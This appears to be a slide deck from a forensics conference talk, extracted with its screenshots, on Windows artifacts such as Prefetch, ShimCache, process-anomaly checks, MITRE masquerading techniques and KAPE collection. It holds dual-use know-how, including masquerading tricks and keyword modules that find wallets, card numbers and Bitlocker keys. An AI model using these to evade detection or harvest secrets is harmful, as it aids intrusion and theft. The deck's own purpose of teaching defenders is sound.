
Enter text to search... Find

Line	Tag	Id	Opera...	App Id	Executable	Description	Display Text	Start Time	End Time
142	<input type="checkbox"/>	554f6bfd-eff6-c2a8-9784-5...	301	[{"application": "Microsoft.Windows.Exp...	Microsoft.Windows.Explorer			2024-03-30 13:33:23	2024-03-30 13:33:23
143	<input type="checkbox"/>	7e464080-fa77-fbcc-909d-1...	307	[{"application": "MSEdge", "platform": "w...	MSEdge			2024-03-30 13:47:48	2024-03-30 14:00:00
144	<input type="checkbox"/>	67a8dffc-c3e5-d989-91ba-8...	309	[{"application": "Microsoft.Windows.Exp...	Microsoft.Windows.Explorer			2024-03-30 14:07:36	2024-03-30 14:07:36
145	<input checked="" type="checkbox"/>	5101b7d6-68d1-8633-913b-8...	310	[{"application": "Microsoft.Office.POWE...	Microsoft.Office.POWERPNT.EXE.15		AtlSecCon 2024.pptx (Powe...	2024-03-30 14:08:52	2024-03-30 14:08:52
146	<input type="checkbox"/>	b940071a-1f8d-5184-2233-4...	312	[{"application": "MSEdge", "platform": "w...	MSEdge			2024-03-30 13:33:59	2024-03-30 14:00:00
147	<input type="checkbox"/>	e509a825-a928-60c8-30f1-9...	313	[{"application": "Microsoft.Office.POWE...	Microsoft.Office.POWERPNT.EXE.15			2024-03-30 14:08:49	2024-03-30 14:08:49
148	<input type="checkbox"/>	71c4da8a-0bdc-018e-e6b2-d...	314	[{"application": "com.squirrel.Teams.Te...	com.squirrel.Teams.Teams			2024-04-01 00:01:53	2024-04-01 00:01:53
149	<input type="checkbox"/>	efed7a6e-7fc6-3bb9-9e34-c...	317	[{"application": "Microsoft.Windows.Exp...	Microsoft.Windows.Explorer			2024-04-01 00:02:59	2024-04-01 00:02:59

Key Windows Artifacts – Prefetcher and Superfetcher

- Prefetcher and SuperFetch are part of Windows' memory manager
- Prefetcher is the less capable version included in Windows XP
- Prefetcher was extended by SuperFetch and ReadyBoost in Windows Vista+
- Ensures that often-accessed data can be read from the RAM instead of slow HDD
- Can speed up boot and shorten amount of time to start programs
- Another way of confirming application execution – similar to UserAssist that show the execution of GUI-based application (tied to a specific user)
- This is global (all users) and includes command line programs





- You have the name of the program (green) and the hash of file's path on the system
- Chrome is located in one location on the system
- If it was located in two locations, there would be a second prefetch file with a different hash

WinPrefetchView

File Edit View Options Help

Filename	Created Time	Modified Time	File Size	Process EXE	Process Path	Run Counter	Last Run Time	Missing Pr...
TIWORKER.EXE-FBD79...	3/31/2024 9:02:3...	4/3/2024 1:57:53 ...	18,547	TIWORKER.EXE	C:\Windows\WinSxS\AMD64_MICROSOFT...	131	4/3/2024 1:57:43 PM, 4/3/2024 1:48:52 PM, ...	No
TRUSTEDINSTALLER.E...	2/11/2022 10:42:...	4/3/2024 1:57:53 ...	4,502	TRUSTEDINSTALLE...	C:\Windows\SERVICING\TRUSTEDINSTALLE...	255	4/3/2024 1:57:43 PM, 4/3/2024 1:48:51 PM, ...	No
UNINS000.EXE-6373B...	12/11/2021 3:34:...	12/11/2021 3:34:...	7,543	UNINS000.EXE	C:\PROGRAM FILES (X86)\FOXIT SOFTWARE...	1	12/11/2021 3:34:34 PM	Yes
VMWARE-SHELL-EXT-...	4/3/2024 2:15:04 ...	4/3/2024 2:15:04 ...	9,884	VMWARE-SHELL-E...	C:\PROGRAM FILES (X86)\VMware\VMWA...	1	4/3/2024 2:15:01 PM	No
VMWARE-VMX.EXE-6...	4/3/2024 10:47:5...	4/3/2024 2:56:55 ...	52,243	VMWARE-VMX.EXE	C:\PROGRAM FILES (X86)\VMware\VMWA...	3	4/3/2024 2:56:54 PM, 4/3/2024 1:18:03 PM, ...	No
VMWARE-WORKSTATI...	4/3/2024 1:06:54 ...	4/3/2024 1:06:54 ...	46,660	VMWARE-WORKS...	\\VOLUME{0000000000000000-86f9d791}\84...	1	4/3/2024 1:06:41 AM	No
VMWARE.EXE-3F17B2...	4/3/2024 1:12:42 ...	4/3/2024 9:03:58 ...	21,403	VMWARE.EXE	C:\PROGRAM FILES (X86)\VMware\VMWA...	2	4/3/2024 9:03:48 AM, 4/3/2024 1:12:32 AM	No
VNETLIB64.EXE-335F8...	4/3/2024 1:08:48 ...	4/3/2024 1:08:48 ...	5,755	VNETLIB64.EXE	C:\PROGRAM FILES (X86)\VMware\VMWA...	11	4/3/2024 1:08:48 AM, 4/3/2024 1:08:48 AM, ...	No
VNETLIB64.EXE-5D3D...	4/3/2024 1:08:47 ...	4/3/2024 1:08:47 ...	8,226	VNETLIB64.EXE	C:\PROGRAM FILES (X86)\COMMON FILES...	1	4/3/2024 1:08:47 AM	No
WHATSNEW.STORE.EX...	12/22/2021 1:47:...	12/22/2021 1:47:...	44,979	WHATSNEW.STOR...	C:\PROGRAM FILES\WINDOWSAPPS\MICR...	1	12/22/2021 1:47:29 PM	Yes
WINDOWSDESKTOP-R...	4/2/2024 5:09:11 ...	4/2/2024 5:09:11 ...	10,411	WINDOWSDESKTO...	C:\USERS\PETER MORIN\APPDATA\LOCAL...	1	4/2/2024 5:09:07 PM	Yes
WINDOWSDESKTOP-R...	4/2/2024 5:09:21 ...	4/2/2024 5:09:21 ...	29,365	WINDOWSDESKTO...	C:\USERS\PETER MORIN\APPDATA\LOCAL...	1	4/2/2024 5:09:10 PM	Yes
WINDOWSPACKAGE...	4/3/2024 11:36:4...	4/3/2024 11:36:4...	17,081	WINDOWSPACKA...	C:\PROGRAM FILES\WINDOWSAPPS\MICR...	1	4/3/2024 11:36:45 AM	No
WINPREFETCHVIEW.E...	4/3/2024 3:29:09 ...	4/3/2024 3:29:09 ...	25,194	WINPREFETCHVIE...	C:\Users\PETER MORIN\DOWNLOADS\WI...	1	4/3/2024 3:28:58 PM	No
WINVER.EXE-B562C59...	4/3/2024 3:30:20 ...	4/3/2024 3:30:25 ...	6,585	WINVER.EXE	C:\Windows\System32\winver.exe	2	4/3/2024 3:30:23 PM, 4/3/2024 3:30:18 PM	No
WINWORD.EXE-AB6E...	3/30/2024 9:26:3...	4/3/2024 3:08:11 ...	111,311	WINWORD.EXE	C:\PROGRAM FILES\			
WMIPRVSE.EXE-E8B8...	12/10/2021 3:26:...	4/3/2024 3:23:05 ...	6,761	WMIPRVSE.EXE	C:\Windows\System			
WUAUCLT.EXE-5D573...	4/3/2024 10:21:3...	4/3/2024 10:21:3...	14,571	WUAUCLT.EXE	C:\Windows\System			
WWAHOST.EXE-2CFA...	3/17/2024 3:37:4...	3/17/2024 3:37:4...	54,222	WWAHOST.EXE	C:\Windows\System			
WWAHOST.EXE-91743...	3/28/2024 3:51:1...	4/1/2024 12:25:3...	70,437	WWAHOST.EXE	C:\Windows\System			
WWAHOST.EXE-9431E...	12/10/2021 3:41:...	12/10/2021 3:41:...	51,377	WWAHOST.EXE	C:\Windows\System			
WWAHOST.EXE-FE3D...	12/10/2021 2:46:...	12/10/2021 2:46:...	52,757	WWAHOST.EXE	C:\Windows\System			
XBOXGAMEBARSPOTI...	3/30/2024 9:24:2...	3/30/2024 9:24:2...	27,032	XBOXGAMEBARSP...	C:\PROGRAM FILES\			

Filename	Full Path	Device Path	Index
ADVAPI32.DLL	C:\Windows\System32\advapi32.dll	\\VOLUME{01d7316870dd3eed-f67101...	42
BASEBRD.DLL	C:\Windows\Branding\Basebrd\base...	\\VOLUME{01d7316870dd3eed-f67101...	32
BASEBRD.DLL.MUI	C:\Windows\Branding\Basebrd\en-U...	\\VOLUME{01d7316870dd3eed-f67101...	33
BCRYPT.DLL	C:\Windows\System32\bcrypt.dll	\\VOLUME{01d7316870dd3eed-f67101...	24
BCRYPTPRIMITIVES.DLL	C:\Windows\System32\BCRYPTPRIMI...	\\VOLUME{01d7316870dd3eed-f67101...	36
COMBASE.DLL	C:\Windows\System32\combase.dll	\\VOLUME{01d7316870dd3eed-f67101...	19
COMCTL32.DLL	C:\Windows\WinSxS\AMD64_MICRO...	\\VOLUME{01d7316870dd3eed-f67101...	15
COMCTL32.DLL.MUI	C:\Windows\WinSxS\AMD64_MICRO...	\\VOLUME{01d7316870dd3eed-f67101...	30
COREMESSAGING.DLL	C:\Windows\System32\COREMESSA...	\\VOLUME{01d7316870dd3eed-f67101...	38
COREUICOMPONENT...	C:\Windows\System32\COREUICOM...	\\VOLUME{01d7316870dd3eed-f67101...	39

Properties

Filename: WINVER.EXE-B562C594.pf

Created Time: 4/3/2024 3:30:20 PM

Modified Time: 4/3/2024 3:30:25 PM

File Size: 6,585

Process EXE: WINVER.EXE

Process Path: C:\Windows\System32\winver.exe

Run Counter: 2

Last Run Time: 4/3/2024 3:30:23 PM, 4/3/2024 3:30:18 PM

Missing Process: No

OK

Key Windows Artifacts – AppCompatCache (ShimCache)

- Shimcache enables users to run older versions of applications seamlessly on modern Windows systems, ensuring compatibility for legacy software – A “shim” essentially.
 - Stored in `SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache`
 - When a program is “viewed” in Explorer it is added to the Cache
 - Stores the filename, file path and a timestamp
 - Timestamp is last modification of the file, NOT the time it was added to the ShimCache and NOT the time the program was executed).
 - Older versions of Windows you could determine execution time, NOT Windows 10.
 - Renaming or moving a file will cause it to be re-shimmed, but not change its timestamp
 - The last 1024 entries are retained in the cache
 - Most recently added shimmed entries will be on the top
 - Only written on reboot or shutdown



Key Windows Artifacts – AppCompatCache (ShimCache)

- Shimcache cannot be used to determine when an executable was run (on Win 10) , but can tell us if it existed.
- Another benefit against anti-forensics – deleting an executable, does not remove it from the ShimCache

```
Administrator: Command Prompt

C:\Users\Peter Morin\Downloads\AppCompatCacheParser>AppCompatCacheParser.exe --csv \temp --csvf shimcache.csv
AppCompatCache Parser version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AppCompatCacheParser

Command line: --csv \temp --csvf shimcache.csv

Processing hive 'Live Registry'

Found 1,024 cache entries for Windows10C_11 in ControlSet001

Results saved to '\temp\shimcache.csv'

C:\Users\Peter Morin\Downloads\AppCompatCacheParser>_
```


Timeline Explorer v2.0.0.1

File Tools Tabs View Help

shimcache.csv

Drag a column header here to group by that column

Enter text to search... Find

Line	Tag	Control S...	Duplicate	Cache Entry Posi...	Executed	Last Modified Time UTC	Path
1	<input type="checkbox"/>	1	<input type="checkbox"/>		0 No	2019-12-07 09:08:52	C:\Windows\system32\DsmUserTask.Exe
2	<input type="checkbox"/>	1	<input type="checkbox"/>		1 Yes	2024-03-19 01:45:08	C:\Program Files\Adobe\Acrobat DC\Acrobat\ADNotificationManager.exe
3	<input type="checkbox"/>	1	<input type="checkbox"/>		2 Yes	2024-03-20 16:42:39	C:\Program Files (x86)\Common Files\Adobe\ARM\Execute\26901\AcroServicesUpdater2_x64.exe
4	<input type="checkbox"/>	1	<input type="checkbox"/>		3 Yes	2024-01-31 14:58:18	C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARMHelper.exe
5	<input type="checkbox"/>	1	<input type="checkbox"/>		4 Yes	2021-02-02 00:49:22	C:\Program Files\Adobe\Acrobat DC\Acrobat\RDCNotificationClient\FullTrustNotifier.exe
6	<input type="checkbox"/>	1	<input type="checkbox"/>		5 Yes	2024-03-19 01:45:08	C:\Program Files\Adobe\Acrobat DC\Acrobat\AdobeCollabSync.exe
7	<input type="checkbox"/>	1	<input type="checkbox"/>		6 Yes	2024-03-19 01:45:08	C:\Program Files\Adobe\Acrobat DC\Acrobat\ShowAppPickerForPDF.exe
8	<input type="checkbox"/>	1	<input type="checkbox"/>		7 Yes	2024-03-19 01:44:56	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat_sl.exe
9	<input type="checkbox"/>	1	<input type="checkbox"/>		8 No	2024-01-31 14:58:18	C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe
10	<input type="checkbox"/>	1	<input type="checkbox"/>		9 Yes	2024-03-19 01:44:54	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
11	<input type="checkbox"/>	1	<input type="checkbox"/>		10 No	2024-04-01 00:13:49	C:\Windows\system32\explorer.exe
12	<input type="checkbox"/>	1	<input type="checkbox"/>		11 No	2024-04-01 00:13:49	C:\Windows\SysWOW64\explorer.exe
13	<input type="checkbox"/>	1	<input type="checkbox"/>		12 Yes	2024-03-19 01:44:54	C:\Program Files\Adobe\Acrobat DC\Acrobat\AcroCEF\SingleClientServicesUpdater.exe
14	<input type="checkbox"/>	1	<input type="checkbox"/>		13 Yes	2024-01-31 14:58:18	C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe
15	<input type="checkbox"/>	1	<input type="checkbox"/>		14 No	2024-04-01 00:35:58	C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.22.10861.0_x64_8wekyb3d8bbwe\WindowsPackageManagerServer.
16	<input type="checkbox"/>	1	<input type="checkbox"/>		15 No	2024-03-19 01:44:56	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
17	<input type="checkbox"/>	1	<input type="checkbox"/>		16 Yes	2024-03-19 02:17:21	C:\Program Files\Common Files\Adobe\Acrobat\Setup\{AC76BA86-1033-1033-7760-BC15014EA700}\setup.exe
18	<input type="checkbox"/>	1	<input type="checkbox"/>		17 Yes	2024-04-01 16:51:54	C:\Users\Peter Morin\AppData\Local\Adobe\FDBEA3AB-6A57-4068-B777-F60B9866A7A4\5D9BB611-7429-4623-947C-18664F84DCBC\803A
19	<input type="checkbox"/>	1	<input type="checkbox"/>		18 Yes	2024-04-01 16:46:36	C:\Users\Peter Morin\Downloads\Reader_en_install.exe
20	<input type="checkbox"/>	1	<input type="checkbox"/>		19 No	2024-03-10 15:46:39	C:\Users\PETERM~1\AppData\Local\Temp\A2E059EE-5AAB-4413-96C1-44CE6740B2E5\dismhost.exe
21	<input type="checkbox"/>	1	<input type="checkbox"/>		20 Yes	2024-03-10 15:46:39	C:\Users\Peter Morin\AppData\Local\Temp\A2E059EE-5AAB-4413-96C1-44CE6740B2E5\DismHost.exe
22	<input type="checkbox"/>	1	<input type="checkbox"/>		21 No	2024-03-10 15:30:43	C:\Windows\system32\dstokenclean.exe
23	<input type="checkbox"/>	1	<input type="checkbox"/>		22 No	2024-03-10 15:34:26	C:\Windows\system32\disksnapshot.exe
24	<input type="checkbox"/>	1	<input type="checkbox"/>		23 No	2024-03-28 18:24:48	C:\Windows\System32\WinBioPlugIns\FaceFodUninstaller.exe

Investigating common Windows Processes

- Windows processes do not deviate from their documented running state – you will never see SVCHOST.exe running from c:\temp!
 - What is the expected parent process?
 - Is it running on the expected path?
 - Is it spelled correctly?
 - Is it running under the correct SID?
 - Is it signed by an authorized source?
 - Is it running from a temp or strange location?
 - Does it have a digital signature?



The screenshot shows the MITRE ATT&CK website interface. The header includes the MITRE ATT&CK logo and a 'Matrices' dropdown menu. A navigation breadcrumb trail reads 'Home > Techniques > Enterprise > Masquerading'. The main heading is 'Masquerading', followed by a sub-heading 'Sub-techniques (9)'. The page contains two paragraphs of text describing the technique: 'Adversaries may attempt to manipulate features of their artifacts to make them a security tools. Masquerading occurs when the name or location of an object, legit abused for the sake of evading defenses and observation. This may include mani misidentifying the file type, and giving legitimate task or service names.' and 'Renaming abusable system utilities to evade security monitoring is also a form of include the use of Proxy or VPNs to disguise IP addresses, which can allow adver traffic and bypass conditional access policies or anti-abuse protections.'


TECHNIQUES

Masquerading

- Invalid Code Signature
- Right-to-Left Override
- Rename System Utilities
- Masquerade Task or Service
- Match Legitimate Name or Location
- Space after Filename
- Double File Extension
- Masquerade File Type
- Break Process Trees
- Modify Authentication Process
- Modify Cloud Compute Infrastructure
- Modify Registry

Investigating common Windows Processes

- system.exe
- SMSS.exe
- CRSS.exe
- Winlogin.exe
- Winit.exe
- svchost.exe
- Explorer.exe
- Services.exe
- LSASS.exe



The screenshot shows the Windows Task Manager window with the 'Processes' tab selected. The table below represents the data shown in the screenshot:

Name	PID	Status	User name	CPU	Memory (a...)	Thread
SnagitCapture.exe	11212	Running	Peter Morin	00	107,116 K	50
SnagitEditor.exe	3856	Running	Peter Morin	01	258,904 K	60
SnagitPriv.exe	10700	Running	Peter Morin	00	884 K	5
SnippingTool.exe	4292	Running	Peter Morin	00	1,000 K	8
spoolsv.exe	3812	Running	SYSTEM	00	88 K	7
StartMenuExperienc...	13836	Running	Peter Morin	00	10,168 K	11
svchost.exe	928	Running	SYSTEM	00	11,580 K	11
svchost.exe	1044	Running	NETWORK...	00	10,760 K	12
svchost.exe	1116	Running	SYSTEM	00	1,640 K	7
svchost.exe	1328	Running	LOCAL SE...	00	428 K	2
svchost.exe	1340	Running	LOCAL SE...	00	952 K	3
svchost.exe	1364	Running	LOCAL SE...	00	1,316 K	6
svchost.exe	1488	Running	LOCAL SE...	00	1,176 K	5
svchost.exe	1496	Running	SYSTEM	00	992 K	6
svchost.exe	1536	Running	LOCAL SE...	00	840 K	2
svchost.exe	1544	Running	LOCAL SE...	00	7,832 K	7
svchost.exe	1728	Running	LOCAL SE...	00	5,096 K	3
svchost.exe	1752	Running	SYSTEM	00	436 K	14
svchost.exe	1780	Running	SYSTEM	00	364 K	7
svchost.exe	1800	Running	LOCAL SE...	00	396 K	4
svchost.exe	1924	Running	LOCAL SE...	00	1,204 K	7
svchost.exe	2000	Running	LOCAL SE...	00	344 K	7
svchost.exe	1200	Running	SYSTEM	00	900 K	2
svchost.exe	1036	Running	SYSTEM	00	360 K	3
svchost.exe	2124	Running	SYSTEM	00	4,736 K	6
svchost.exe	2248	Running	NETWORK...	00	3,548 K	6
svchost.exe	2404	Running	SYSTEM	00	9,724 K	6

Investigating common Windows Processes | LSASS.exe

Local Security Authority Subsystem — Responsible for user authentication and generating access tokens specifying security policies and/or restrictions for the user and the processes spawned in the user session.

Normal Behavior	Abnormal Behavior
Image Path: %SystemRoot%\System32\lsass.exe	Image file path other than C:\Windows\System32 (e.g., C:\Windows\system or C:\Program Files)
Parent Process: wininit.exe	A parent process other than wininit.exe
Number of Instances: One	Multiple running instances
User Account: Local System	Not running as SYSTEM
Start Time: Within seconds of boot time	
	Subtle misspellings to hide rogue processes in plain sight



Key Windows Artifacts – KAPE

- Kroll Artifact Parser and Extractor - Eric Zimmerman
- Automates much of what we just saw
- Can be used to gather the data, but also process it.
- Not an analysis tool – used to supplement collection and triage
- Command line (kape.exe) and GUI (gkape.exe) versions
- Efficiency and speed?
 - 500GB HD with 62 volume shadow copies
 - Using KAPE, VHDX 55.2GB or 5.7GB .zip file



gkape v1.3.0.2

File Tools

Use Target options

Target options

Target source: C:\

Target destination: C:\temp\kape Flush Add %d Add %m

Targets (Double-click to edit a target)

Drag a column header here to group by that column

Selected	Name	Folder	Description
<input checked="" type="checkbox"/>	!BasicCollection	Compound	Basic Collection
<input type="checkbox"/>	!SANS_Triage	Compound	SANS Triage Collection
<input type="checkbox"/>	\$Boot	Windows	\$Boot
<input type="checkbox"/>	\$J	Windows	\$J
<input type="checkbox"/>	\$LogFile	Windows	\$LogFile
<input type="checkbox"/>	\$MFT	Windows	\$MFT
<input type="checkbox"/>	\$MFTMirr	Windows	\$MFTMirr
<input type="checkbox"/>	\$SDS	Windows	\$SDS
<input type="checkbox"/>	\$T	Windows	\$T
<input type="checkbox"/>	!Password	Apps	!Password Password Man...
<input type="checkbox"/>	!KVideoDownloader	Apps	!K Video Downloader
<input type="checkbox"/>	AceText	Apps	AceText
<input type="checkbox"/>	AcronisTrueImage	Apps	Acronis True Image
<input type="checkbox"/>	Amcache	Windows	Amcache.hve
<input type="checkbox"/>	Ammv	Apps	Ammv.Data

Process VSCs Deduplicate

Container: None VHDX VHD Zip

SHA-1 exclusions:

Base name:

Zip container Transfer

Target variables Transfer options

Target variables:

Key:

Value:

Use Module options

Module source:

Module destination: C:\temp\kape\analyzed Flush Add %d Add %m Zip

Modules (Double-click to edit a module)

Drag a column header here to group by that column

Select...	Name	Folder	Category	Description
<input type="checkbox"/>	!!ToolSync	Compound	Sync	Sync for new Maps, Batch Files, Targets and Modules
<input checked="" type="checkbox"/>	!EZParser	Compound	Modules	Eric Zimmerman Parsers
<input type="checkbox"/>	AmcacheParser	EZTools	ProgramExecution	AmcacheParser: extract program execution information
<input type="checkbox"/>	AppCompatCacheParser	EZTools	ProgramExecution	AppCompatCacheParser: extract AppCompatCache (shimcache) information
<input type="checkbox"/>	BitsParser	GitHub	GitHub	Tool to parse Windows Background Intelligent Transfer Service database files
<input type="checkbox"/>	BMC-Tools_RDPBitmapC...	GitHub	Remote Access	BMC-Tools: RDP Bitmap Cache parser
<input type="checkbox"/>	bstrings	Compound	Modules	Run all bstrings Modules
<input type="checkbox"/>	bstrings_AeonWallet	bstrings	KeywordSearches	Use bstrings to GREP for Aeon Wallets
<input type="checkbox"/>	bstrings_BitCoinWallet	bstrings	KeywordSearches	Use bstrings to GREP for BitCoin Wallets
<input type="checkbox"/>	bstrings_Bitlocker	bstrings	KeywordSearches	Use bstrings to GREP for Bitlocker recovery keys
<input type="checkbox"/>	bstrings_ByteCoinWallet	bstrings	KeywordSearches	Use bstrings to GREP for ByteCoin Wallets
<input type="checkbox"/>	bstrings_CreditCards	bstrings	KeywordSearches	Use bstrings to GREP for Credit Card numbers
<input type="checkbox"/>	bstrings_CryptoWallets	Con	KeywordSearches	Use bstrings to GREP for Crypto Wallet-related Modules
<input type="checkbox"/>	bstrings_DashCoinWallet	bst	KeywordSearches	Use bstrings to GREP for DashCoin Wallets
<input type="checkbox"/>	bstrings_DashCoinWallet2	bst	KeywordSearches	Use bstrings to GREP for DashCoin Wallets

Please wait Working...

Export format: Default CSV HTML JSON

Module variables:

Key:

Value:

Other options


Debug messages Trace messages Ignore FTK warning

Zip password: Retain local copies

Current command line

```
.\kape.exe --tsource C: --tdest C:\temp\kape --tflush --target !BasicCollection --mdest C:\temp\kape\analyzed --mflush --module !EZParser --gui
```

Name	Date modified	Type	Size
EventLogs	4/3/2024 4:54 PM	File folder	
FileDeletion	4/3/2024 4:55 PM	File folder	
FileFolderAccess	4/3/2024 4:56 PM	File folder	
FileSystem	4/3/2024 4:53 PM	File folder	
ProgramExecution	4/3/2024 4:55 PM	File folder	
Registry	4/3/2024 4:55 PM	File folder	
SQLDatabases	4/3/2024 4:56 PM	File folder	
SRUMDatabase	4/3/2024 4:56 PM	File folder	
SUMDatabase	4/3/2024 4:56 PM	File folder	
2024-04-03T19_51_34_5513071_ConsoleL...	4/3/2024 4:56 PM	Text Document	74 KB



Name	Date modified	Type	Size
_JU14D2N.TMP-24C78BF8.pf	12/11/2021 3:34 PM	PF File	11 KB
ACROBAT.EXE-F94F9B2A.pf	4/3/2024 9:12 AM	PF File	41 KB
ADOBE_LICENSEING_WF_ACRO.EXE-D948...	4/3/2024 9:12 AM	PF File	32 KB
AI.EXE-517C04F0.pf	4/3/2024 3:08 PM	PF File	19 KB
APPCOMPATCACHEPARSER.EXE-61492A...	4/3/2024 3:55 PM	PF File	16 KB
APPINSTALLER.EXE-F001376A.pf	3/28/2024 3:59 PM	PF File	37 KB
APPLICATIONFRAMEHOST.EXE-8CE9A1E...	4/3/2024 9:05 AM	PF File	19 KB
AUDIODG.EXE-AB22E9A6.pf	4/3/2024 4:03 PM	PF File	6 KB
BACKGROUNDTASKHOST.EXE-F8B2DD01...	4/3/2024 4:35 PM	PF File	12 KB
BDEUNLOCK.EXE-A677ADF8.pf	4/3/2024 9:09 AM	PF File	25 KB
BOOTSTRAPPER.EXE-75E11F02.pf	3/30/2024 9:34 AM	PF File	7 KB
CHROME.EXE-AED7BA3C.pf	3/25/2024 7:29 PM	PF File	203 KB
CHXSMARTSCREEN.EXE-F9281904.pf	4/3/2024 10:07 AM	PF File	32 KB
CMD.EXE-0BD30981.pf	4/3/2024 4:36 PM	PF File	6 KB
COMPATTELRUNNER.EXE-B7A68ECC.pf	4/3/2024 10:21 AM	PF File	3 KB

Prefetch Files




Description	Key Path	Value Name	Value Type
